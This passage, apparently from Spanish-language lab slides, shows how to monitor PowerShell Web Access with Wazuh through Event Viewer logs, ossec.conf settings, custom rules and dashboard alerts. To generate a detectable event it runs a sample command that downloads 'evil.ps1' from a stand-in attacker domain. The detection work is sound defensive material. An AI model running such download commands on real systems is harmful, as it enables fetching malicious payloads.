
Computer Policy update has completed successfully.
User Policy update has completed successfully.

PS C:\Users\Administrator>
```

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell:




```
Administrator: Windows PowerShell

PS C:\Users\Administrator>
PS C:\Users\Administrator> curl http://PwnOrDie.io/evil.ps1
curl : The remote name could not be resolved: 'pwnordie.io'
At line:1 char:1
+ curl http://PwnOrDie.io/evil.ps1
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], Web
exception
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell:



The screenshot displays the Windows Event Viewer interface. On the left, the 'Event Viewer (Local)' tree is visible, with 'Windows PowerShell' selected under 'Applications and Services Logs'. The main pane shows a list of events for 'Windows PowerShell'. Two events are listed, both at the 'Information' level, occurring on 10/24/2024 at 10:05:18 AM and 10:05:17 AM, with Event ID 800 and Task Category 'Pipeline Execution Details'. The details pane for Event 800 is expanded, showing the 'EventData' tab. The event data includes a system section and an EventData section containing a command line: `curl http://PwnOrDie.io/evil.ps1`. Below this, detailed execution information is provided, including HostName, HostVersion, HostApplication, EngineVersion, RunspaceId, PipelineId, ScriptName, and CommandLine. The CommandLine field shows the full command: `curl http://PwnOrDie.io/evil.ps1`. The CommandInvocation section shows the command being executed: `Invoke-WebRequest` with the Uri parameter set to `http://pwnordie.io/evil.ps1`. The TerminatingError section shows the error message: `The remote name could not be resolved: 'pwnordie.io'`.

Level	Date and Time	Source	Event ID	Task Category
Information	10/24/2024 10:05:18 AM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	10/24/2024 10:05:17 AM	PowerShell (PowerShell)	800	Pipeline Execution Details

Event 800, PowerShell (PowerShell)

General Details

☒ Friendly View ☐ XML View

+ System

- EventData


```
curl http://PwnOrDie.io/evil.ps1
DetailSequence=1 DetailTotal=1 SequenceNumber=38 UserId=WIN-4KFAPK6AOT1\Administrator
HostName=ConsoleHost HostVersion=5.1.20348.558 HostId=3f7b908d-4878-4fb5-a3bc-7436fe1348f8
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
EngineVersion=5.1.20348.558 RunspaceId=abb3c274-8d7c-4273-b069-38ad1a649e22 PipelineId=17
ScriptName= CommandLine=curl http://PwnOrDie.io/evil.ps1
CommandInvocation(Invoke-WebRequest): "Invoke-WebRequest" ParameterBinding(Invoke-WebRequest):
name="Uri"; value="http://pwnordie.io/evil.ps1" TerminatingError(Invoke-WebRequest): "The remote name
could not be resolved: 'pwnordie.io'"
```

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell,

Wazuh agente (Win.) C:\Program Files (x86)\ossec-agent\ossec.conf:

 ossec.conf - Notepad

File Edit Format View Help

```
<!-- PowerShell Logging -->
```

```
<localfile>
```

```
  <location>Microsoft-Windows-PowerShell/Operational</location>
```


```
  <log_format>eventchannel</log_format>
```

```
</localfile>
```

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell:



```
W. Rules

< local_rules.xml

34 </rule>
35 </group>
36
37 <group name="windows-custom,">
38
39 <rule id="100535" level="5">
40 <if_sid>60009</if_sid>
41 <field name="win.system.providerName">^Microsoft-Windows-PowerShell$</field>
42 <group>powershell,</group>
43 <description>Powershell Information EventLog</description>
44 </rule>
45
46 <rule id="100536" level="7">
47 <if_sid>60010</if_sid>
48 <field name="win.system.providerName">^Microsoft-Windows-PowerShell$</field>
49 <group>powershell,</group>
50 <description>Powershell Warning EventLog</description>
51 </rule>
```


Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell, PSWA:

<https://192.168.0.104/pswa/en-US/console.aspx>

```
220      12      2760      17708      0,14      7184      1 svchost
231      14      2752      12112      0,08      7308      0 svchost
275      14      3956      12020      0,31      8080      0 svchost
303      17      14960      21480      18,67      8140      0 svchost
374      528      16508      29320      73,50      3036      0 Sysmon64
2305      0      44      140      114,97      4      0 System
212      21      3976      13012      0,11      5560      1 taskhostw
527      23      10232      42484      0,95      6364      1 TextInputHost
120      8      1528      7200      0,03      4656      0 unsecapp
176      11      2892      11972      0,05      2848      0 VGAuthService
122      8      1604      6800      0,03      2944      0 vm3dservice
130      10      1700      7104      0,38      3488      1 vm3dservice
411      23      10412      23768      12,69      2860      0 vmtoolsd
446      27      18048      37104      8,13      7868      1 vmtoolsd
919      65      297720      120584      0,78      3016      0 w3wp
413      25      19368      30484      30,88      5012      0 wazuh-agent
216      15      2684      13656      0,91      1636      1 win32ui
156      11      1352      7088      0,02      656      0 wininit
258      13      2512      12212      0,16      752      1 winlogon
58      5      736      3560      0,03      2996      0 wlsms
311      17      13800      23948      27,67      4752      0 WmiPrvSE
800      31      59068      82320      0,80      1420      0 wsmprovhost
```

PS C:\>

get-hotfix


Source	Description	HotFixID	InstalledBy	InstalledOn
WIN-4KFAPK...	Update	KB5008882		03/03/2022 0:00:00
WIN-4KFAPK...	Security Update	KB5011497		03/03/2022 0:00:00
WIN-4KFAPK...	Update	KB5010523		03/03/2022 0:00:00

PS C:\>

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell, Wazuh dash.:



Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell, Wazuh dash.:

Document Details

[View surrounding documents](#)

[View single document](#)

[Table](#) JSON

t _index	wazuh-alerts-4.x-2024.10.25
t agent.id	001
t agent.ip	192.168.0.104
t agent.name	WinSvr2022
t data.win.eventdata.contextInfo	Severity = Informational Host Name = ServerRemoteHost Host Version = 1.0.0.0 Host ID = 9d8ee034-a9c3-482f-944a-73193c8b8a30 Host Application = C:\\Windows\\system32\\wsmprovhost.exe -Embedding Engine Version = 5.1.20348.558 Runspace ID = 5b658a40-17f1-4b11-822b-01926341aefc Pipeline ID = 31 Command Name = Get-HotFix Command Type = Cmdlet Script Name = Command Path = Sequence Number = 38 User = WIN-4KFAPK6AOT1\\Administrator Connected User = WIN-4KFAPK6AOT1\\Administrator Shell ID = Microsoft.PowerShell
t data.win.eventdata.payload	CommandInvocation(Get-HotFix): \\\"Get-HotFix\\\" CommandInvocation(Out-Default): \\\"Out-Default\\\" ParameterBinding(Out-Default): name=\\\"InputObject\\\"; value=\\\"\\\\\\\\\\\\\\\\WIN-4KFAPK6AOT1\\\\\\\\root\\\\\\\\cimv2:Win32_QuickFixEngineering.HotFixID=\\\"KB5008882\\\",ServicePackInEffect=\\\"\\\" ParameterBinding(Out-Default): name=\\\"InputObject\\\"; value=\\\"\\\\\\\\\\\\\\\\WIN-4KFAPK6AOT1\\\\\\\\root\\\\\\\\cimv2:Win32_QuickFixEngineering.HotFixID=\\\"KB5011497\\\",ServicePackInEffect=\\\"\\\" ParameterBinding(Out-Default): name=\\\"InputObject\\\"; value=\\\"\\\\\\\\\\\\\\\\WIN-4KFAPK6AOT1\\\\\\\\root\\\\\\\\cimv2:Win32_QuickFixEngineering.HotFixID=\\\"KB5010523\\\",ServicePackInEffect=\\\"\\\"
t data.win.system.channel	Microsoft-Windows-PowerShell/Operational
t data.win.system.computer	WIN-4KFAPK6AOT1

Referencias:

<https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a>

https://www.splunk.com/en_us/blog/security/powershell-web-access-your-network-s-backdoor-in-plain-sight.html

<https://gist.github.com/MHaggis/7eb7bb59af9148fa593cf2402edebb41>

<https://www.youtube.com/watch?v=XrkAGBFUK5w>

https://www.youtube.com/watch?v=9aeRW17Qd_8&list=UULFVeW9qkBjo3zosnqUbG7CFw

https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon_

https://github.com/olafhartong/sysmon-modular/blob/master/sysmonconfig.xml_

<https://documentation.wazuh.com/current/user-manual/capabilities/command-monitoring/how-it-works.html>

—

<https://documentation.wazuh.com/current/user-manual/capabilities/command-monitoring/use-cases/monitoring-running-processes.html>

<https://www.youtube.com/watch?v=iW0zDs4euG4>

<https://github.com/OpenSecureCo/Wazuh/blob/main/PowerShell%20Logging>

Muchas gracias ;)

